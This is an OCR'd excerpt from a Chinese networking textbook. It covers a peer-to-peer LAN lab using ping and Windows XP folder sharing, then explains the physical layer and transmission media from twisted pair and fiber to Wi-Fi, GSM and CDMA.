


图 3-12　查看 IP 地址

情况。

格式：ping□目的主机 IP

在主机 1 命令界面输入“ping□192.168.1.40”，根据应答信息判定与主机 4 连通情况。图 3-13 表示与主机 4 能够连通；图 3-14 表示连接请求超时，需检查 TCP/IP 配置、控制面板中防火墙是否关闭和网络接线等问题。




图 3-13　连通成功




图 3-14　请求超时

注：图 3-13 中的“1ms”表示延迟，“TTL”表示生存周期。Windows XP 系统默认数据包最大生存周期为 128，数据包每经一个路由器转发生存周期减 1，减至 0 时被丢弃，以避免无休止转发而堵塞带宽。因此，生存周期越少表示数据包经过的路由节点越多。

(4) 在主机 1 桌面上新建文件夹如“共享音乐”，右击文件夹，并选择“属性”命令，在弹出的对话框中选择“共享”选项卡，然后勾选“在网络上共享这个文件夹”复选框，如图 3-15 所示。

(5) 在主机 4 双击“我的电脑”图标，然后单击“网上邻居”链接，再单击“搜索”按钮，输入主机 1 的 IP“192.168.1.10”，可以看到主机 1 新建的共享文件夹，如图 3-16 所示。



图 3-15　设置共享文件夹



图 3-16　查看共享文件夹

任务总结

将 IP 设置如下。

(1) 主机 1：192.168.1.10,子网掩码为 255.255.255.0。

(2) 主机 4：192.168.2.40,子网掩码为 255.255.255.0。

测试网络连通情况,此时发现两主机请求________。

A. 能连通　　B. 不能连通

其原因是：____

____。

因此,组建对等网络都必须满足两个条件。

第一：____

____

第二：____

____

____

3.1.1 物理层功能

物理层为需要通信双方的主机提供必要的物理连接,通过物理线路传输比特流。物理层将从数据链路层接收到的数据帧转变为比特流,而比特流不能在物理线路上直接传输,必须调制成信号；接收方再把信号解调为比特流,组合成完整的数据帧交付数据链路层。

信号有利用双绞线传输的数字信号,有利用电话线传输的模拟信号,有在空气中传输的无线信号,还有在光缆中传输的光信号。为识别和转换不同通信线路上的传输信号,OSI 物理层定义了 DTE 和 DCE 两种设备。

DTE(Data Terminal Equipment)数据终端设备负责主机信号的发送和接收。但是,不同信号有不同编码方式,彼此之间需要相互识别才能转换,由此定义了数据电路端接设备 DCE(Data Circuit-terminating Equipment),负责不同信号的转换和编译。DTE 与 DCE 的接口如图 3-17 所示。




图 3-17　DCE 与 DTE

为识别和转换信号,DTE 和 DCE 之间的连接必须遵循 4 个接口特性,分别是机械特性、电气特性、功能特性和规程特性。

1. 机械特性

机械特性在外观和尺寸上定义 DTE 和 DCE 设备,如插件的规格、形状、尺寸、大小,还包括电缆长度、引脚线数量、排列方式等,这些都是肉眼能直接观察到的。

2. 电气特性

电气特性规定了信号的编码方式和电路特性。由于数据“0”和“1”不能直接传输，必须转换为信号。信号有多种编码方式，如数字信号中定义高电平为数据“1”还是负电平为数据“1”，模拟信号中定义频率高的波为数据“1”还是频率低的波为数据“1”，光信号中定义有光为数据“1”还是无光为数据“1”。不同信号传输线路的电压高低、阻抗匹配情况和传输距离限制等，都与电有关，将其称为电气特性。

3. 功能特性

功能特性规定了物理接口上各条信号线的功能分配和确切定义。信号线主要分为4类，即数据线、控制线、定时线、接地线。

4. 规程特性

规程特性规定了线路上各种动作的完成顺序和协调规则，如实现建立、维持和释放电路等各控制信号的协调关系。

3.1.2 物理层传输介质

传输介质可以分为有线介质和无线介质。有线介质包括电缆和光缆。其中，电缆有传输数字信号的电缆，如双绞线、50Ω同轴电缆；有传输模拟信号的电缆，如电话线、75Ω同轴电缆。无线传输介质包括真空、空气等。随着科学技术的发展，还会出现新的传输介质。本节讲述计算机网络中几种常用传输介质。

1. 双绞线

双绞线是最为常见的传输介质，广泛应用于电话网络和局域网布线中。双绞线由一对铜导线按照一定密度相互缠绕而成，如图3-18所示。由于线路要绕成回路电流才可以流通，故一对双绞线只能组成单个信道，并可以传输一路数字信号或通过复合技术传输多路的模拟信号。



图3-18 双绞线结构图

与平行线相比，双绞线经缠绕后具有抗干扰能力强、传输噪声[①]小的特点。双绞线和平行线的抗噪比较如图3-19所示，其中设双绞线和平行线在相同区域受到外界电磁干扰，瞬间感应形成电动势。

在双绞线x和y中，①②③④线段感应的电动势大小虽然相等，但对于x线来说②③方向相反，相互抵消，对于y线来说①④方向也相反，因此双绞线不会产生噪声。在平行线ab中，⑤⑥⑦⑧点电动势大小相等，对于a线来说⑤⑦点方向相同，相互叠加，对于b线的⑥⑧方向也一样，叠加后产生差模噪声。因此，双绞线比平行线传输效果好很多，也不易成为噪声源，且双绞线缠绕密度越大，传输性能越好，传输距离越长。

目前，通常说的网线由4对8根双绞线组成，某些网线还会多出一条抗拉线。其中①③、②⑥两对线分别组成单个通道用于数据的全双工通信，另外两对只有在千兆线路中才使用。双绞线网线有不同的划分标准，按照是否带有屏蔽层可以分为屏蔽双绞线STP

---

① 噪声：来自线路外和线路内意外信号。




图 3-19　双绞线和平行线的抗噪能力比较

(Shielded Twisted Pair)和非屏蔽双绞线 UTP(Unshielded Twisted Pair)。屏蔽双绞线外裹金属屏蔽层，用于消除外界干扰，传输效率更高，距离也越远，但价格较贵，远不如 UTP 流行。双绞线按照线路排列顺序可以分为直连线和交叉线，见图 3-20 所示。




图 3-20　直连线和交叉线排列顺序

直连线顺序是平行关系，因此也被称为平行线或直通线。其用于主机与网联设备之间的连接，如计算机至集线器、计算机至交换机、计算机至路由器等；交叉线①接③、②接⑥，用于主机至主机、网联设备至网联设备的连接，如计算机至计算机、交换机至交换机、交换机至路由器等。

双绞线既可以用于传输数字信号，也可以传输模拟信号。当传输数字信号时，要实现全双工通信至少需要两对线路组成双通道，一对用于发送，一对用于接收；并且传输速率与传输距离成反比，每隔 100m 信号要中继一次，否则数据衰减出错的重传时间会大于数据实际传输时间。在传输模拟信号时，可在单个通道上经频分多路复用技术双向传输多路模拟信号，实现全双工通信，故电话线仅需一对双绞线即可实现相互通话。由于模拟信号衰减后仅会失真，不存在数据出错问题，因此可以传输更远，每经 5～6km 才需中继一次。

2. 同轴电缆

同轴电缆是一种常见的传输介质，有线电视信号的传输介质就是同轴电缆，早期组成总线形局域网也用同轴电缆。同轴电缆的轴心是厚度均匀的单芯导线，轴心外层由绝缘层包裹，绝缘层外是网状屏蔽导体层，最外层用坚韧绝缘塑料包封，如图 3-21 所示。




图 3-21　同轴电缆结构图

同轴电缆按阻抗不同分为 50Ω 和 75Ω 同轴电缆。其中，75Ω 用于传输模拟信号，如早期电视机传输的信

号线；50Ω用于传输数字信号，如组建总线型局域网的网线、数字电视传输的信号线。用于传输数字信号的电缆成本一般高于传输模拟信号的电缆，因为数字信号衰减后会导致数据出错[①]，而模拟信号衰减后只会失真，所以在实际中对数字信号电缆要求更为严格，阻抗要更小，传输距离也不能太远。早期有线电视采用75Ω传输模拟信号，现在的液晶电视假如不经过数字机顶盒解调，看到的画面还是模拟信号，画质稍逊，并且与模拟信号传输距离相关，传输距离越远失真越大。要改善画质必须接入机顶盒，因为数字信号不存在失真，画质与电缆长度无关。但是，接入机顶盒接收数字信号必须重新布线，不能用原先铺设的75Ω同轴电缆。

同轴电缆按直径大小可以分为粗缆和细缆。粗缆和细缆都可以用于组建总线型局域网。粗缆传输距离远，抗干扰能力强，每隔500m才需中继一次，适合作为大型局域网数据干线；细缆传输距离比粗缆近，允许最大干线长度为185m，用于铺设小型局域网数据干线或通过"T"型转接头将计算机接入数据干线。

同轴电缆不存在非屏蔽同轴电缆，因为电信号在导体传输必须绕成闭合回路，同轴电缆屏蔽层既可以减少外界对轴心导体的辐射，也用于信号的传输，与轴心导体形成闭合回路。与双绞线相比，同轴电缆具有衰减小、对外辐射小、抗干扰能力强等特点，但由于在总线型局域网中，主机数量越多传输效率越低，加之同轴电缆铺设成本太高，又不能实现全双工通信，因此逐渐退出市场，被组建星形网络拓扑的双绞线替代。

3. 光纤

双绞线和同轴电缆都属于铜质电缆。由于局域网传输数据量不大，双绞线提供的1000Mbps带宽足以满足日常需求。但是，广域网之间若仍采用传统铜质电缆连接势必成为网络瓶颈。随着通信技术发展，光缆以其巨大的传输容量和速度成为连接局域网的桥梁。

光缆即光纤，全名为光导纤维，利用光波作为信号载体进行通信。由于光信号衰减小、不受电磁干扰、传输距离远、传输容量大，加之重量轻易铺设，玻璃纤维 SiO_2 不易腐食等优点，因而得到迅猛发展。

光纤按照传输模数可以分为单模光纤(Single Mode Fiber)和多模光纤(Muti Mode Fiber)。所谓"模"，是指以一定角度进入光纤的一束光。

多模光纤采用发光二极管作为光源，激光器遇到数字"1"发出光脉冲，遇到数字"0"不发光脉冲。多模光纤纤芯较大，一般为50～100μm，可容纳多种模式的光在纤芯内传输。多模光纤的纤芯层采取折射率很高的玻璃纤芯 n_1，外层是折射率很低的 SiO_2 包裹层 n_2，$n_1>n_2$，如图3-22所示。入射光分别沿不同角度在纤芯内以全反射方式传输，光不必沿直线传播，因此光纤可以自由弯曲，这给铺设带来很大方便。由于多模光纤能传输多种模式的光，且每




图3-22 多模光纤结构图

① 例如传输字符C，C的ASCII是67，转变为二进制就是01000011，用8个bit标识一个字符。假如最后一个bit由"1"变为"0"，01000010，转变为ASCII就是字符B。

束光折射角度不同,故抵达另一端的时延也不相同,这种现象被称为模分散。模分散极大限制了多模光纤的带宽和距离,通常每隔几公里需要中继一次,但铺设成本较低,一般用于建筑物内部或地理位置邻近等短距离低带宽通信。




图 3-23　单芯光纤结构图

当纤芯直径减小至仅能传输一种模式的光时,称为单模光纤。单模光纤结构分为 3 层,中心是玻璃纤芯,直径为 4～10μm,和光波波长相同,仅能容纳一束光脉冲在纤芯以全反射传播;中间是玻璃封套包裹,可将光反射回纤芯减少传输损耗;最外层是坚韧塑料外套,起到保护减震作用,如图 3-23 所示。

单模光纤由于仅能传输单束光,不会产生模分散,并且单束光衰减较小,故单模光纤传输容量很大,最大可达 16Gbps,适用于大容量长距离通信。

4. 无线传输

无线传输是指利用自然界存在介质,如真空、空气、液体等进行无线通信。人类广泛使用的无线通信是利用电磁波在大气中传输,如红外线遥控器、3G 通信、蓝牙、Wi-Fi 本质上都是电磁波,只是频率和波长不同而已。

(1) 蓝牙通信

蓝牙[①] Bluetooth™,是 1998 年推出的一种无线传输方式,通过 RF 2.4GHz 载波进行数据传输,拥有电磁波的共性,如传输没有方向限制,且可以穿透墙体,且可以在物体之间反射、绕射。目前,蓝牙主要用于在短距离范围内将计算机、移动电话、打印机、数码相机、耳麦、鼠标键盘等便携设备连接在一起,通过蓝牙设备的 Mac 地址进行全双工通信。

(2) 红外线 IRDA

红外线是波长在 750nm～1mm 的电磁波,波长比红色光长,超出肉眼识别范围,属于不可见光。红外线成本低廉,安全性较高,不能穿透墙体,不会产生电磁辐射干扰,不受无线电管理部门限制。目前,红外线广泛用于家电遥控器的短距离数据传输,也可用于组建小型低速的无线局域网。

(3) Wi-Fi

Wi-Fi(Wireless Fidelity,无线保真)使用 2.4GHz 频段,与蓝牙一样同属于室内短距离无线通信技术。蓝牙的有效传输距离只有 10m,而 Wi-Fi 可达百米甚至更远,用户只要将笔记本电脑、平板、MID 或手机等便携设备通过 Wi-Fi 接入无限 AP 即上网。Wi-Fi Wi Fi™ 传输速度快,可靠性高,在 2007 年年底通过的 IEEE 802.11N 技术规范,其传输速度可达到 300Mbps,加之不需布线,非常适合移动办公需要,具有广阔市场前景。

(4) GSM

GSM(Global System For Mobile Communications)全球移动通信是 1992 年欧洲标准化委员会统一推出的标准,属于第 2 代数字蜂窝移动通信。GSM 与第一代蜂窝无线通信相

① 蓝牙名称起源于十世纪丹麦国王 Harald Blatand,因其喜欢吃蓝梅,牙龈呈蓝色,所以叫蓝牙。Blatand 将现在的挪威、瑞典和丹麦统一起来,蓝牙传输以其命名,含有将四分五裂的局面统一起来之意。

比，最大区别是信令和语音信道都采取数字信号、传输距离远、可以有效减小失真和干扰、提高通话质量。GSM 采用时分多址技术，传输速率为 9.6Kbps，提供 900、1800 和 1900 共 3 个频段，是全球使用最广泛的通信技术。中国在 20 世纪 90 年代初引进 GSM 标准，目前移动和联通都拥有自己的 GSM 网络。移动 GSM 号码段有 134～139、150～152、158～159 及部分 182 和 187 子号段，联通有 130～132、155～156 网段。

(5) GPRS

GPRS(General Packet Radio Service)通用分组无线服务是一种基于 GSM/900/1800 频率的无线分组交换技术，提供端到端的广域的无线 IP 连接，数据以“分组”方式传输，根据流量计费。GPRS 有两个接入点，其中 CMNET 接入点用于访问因特网或 java 下载，CMWAP 接入点用于访问移动梦网。GPRS 传输速率可提升至 56 Kbps 甚至 114Kbps，通常被描述成 2.5G 通信，位于第二代移动通信 2G 和第三代移动通信 3G 之间。采取 GPRS 包月后用户不仅可以随时随地通过手机接入 Internet，还可以免费发送短信甚至拨打电话①。

(6) CDMA

CDMA(Code Division Multiple Access)码分多址访问技术起源于第二次世界大战抗干扰通信，后由美国高通公司民用为蜂窝无线通信。CDMA 是在数字扩频通信技术上发展起来的一种无线通信，它将需要传送的具有一定信号带宽的数据，用一个远大于信号带宽的高速伪随机码进行调制，接收端再使用相同的伪随机码逆向还原数据以实现语音加密传输，具有容量大、覆盖范围广、手机功耗小、话音质量高②等优点。CDMA 属于 2G 或 2.5G 通信，作为下一代 3G 移动通信标准和发展方向。目前，中国电信、联通和移动都推出各自基于 CDMA 的 3G 网络通信。

CDMA 2000 属于 3G 移动通信标准，它在原 2G 通信基础上加入多媒体和因特网接入功能，只要在信号覆盖区域内，用户都能将手机或计算机通过 3G 网卡接入 Internet。中国联通于 2002 年开通 CDMA 网络并投入商用，2008 年被电信收购，命名为天翼(e-surfing)，号码段有 133、153、180 和 189。CDMA 2000 采取多载传输方式，极大浪费频率资源，但建设成本低廉，暂用于 2G 向 3G 通信的平滑过度。

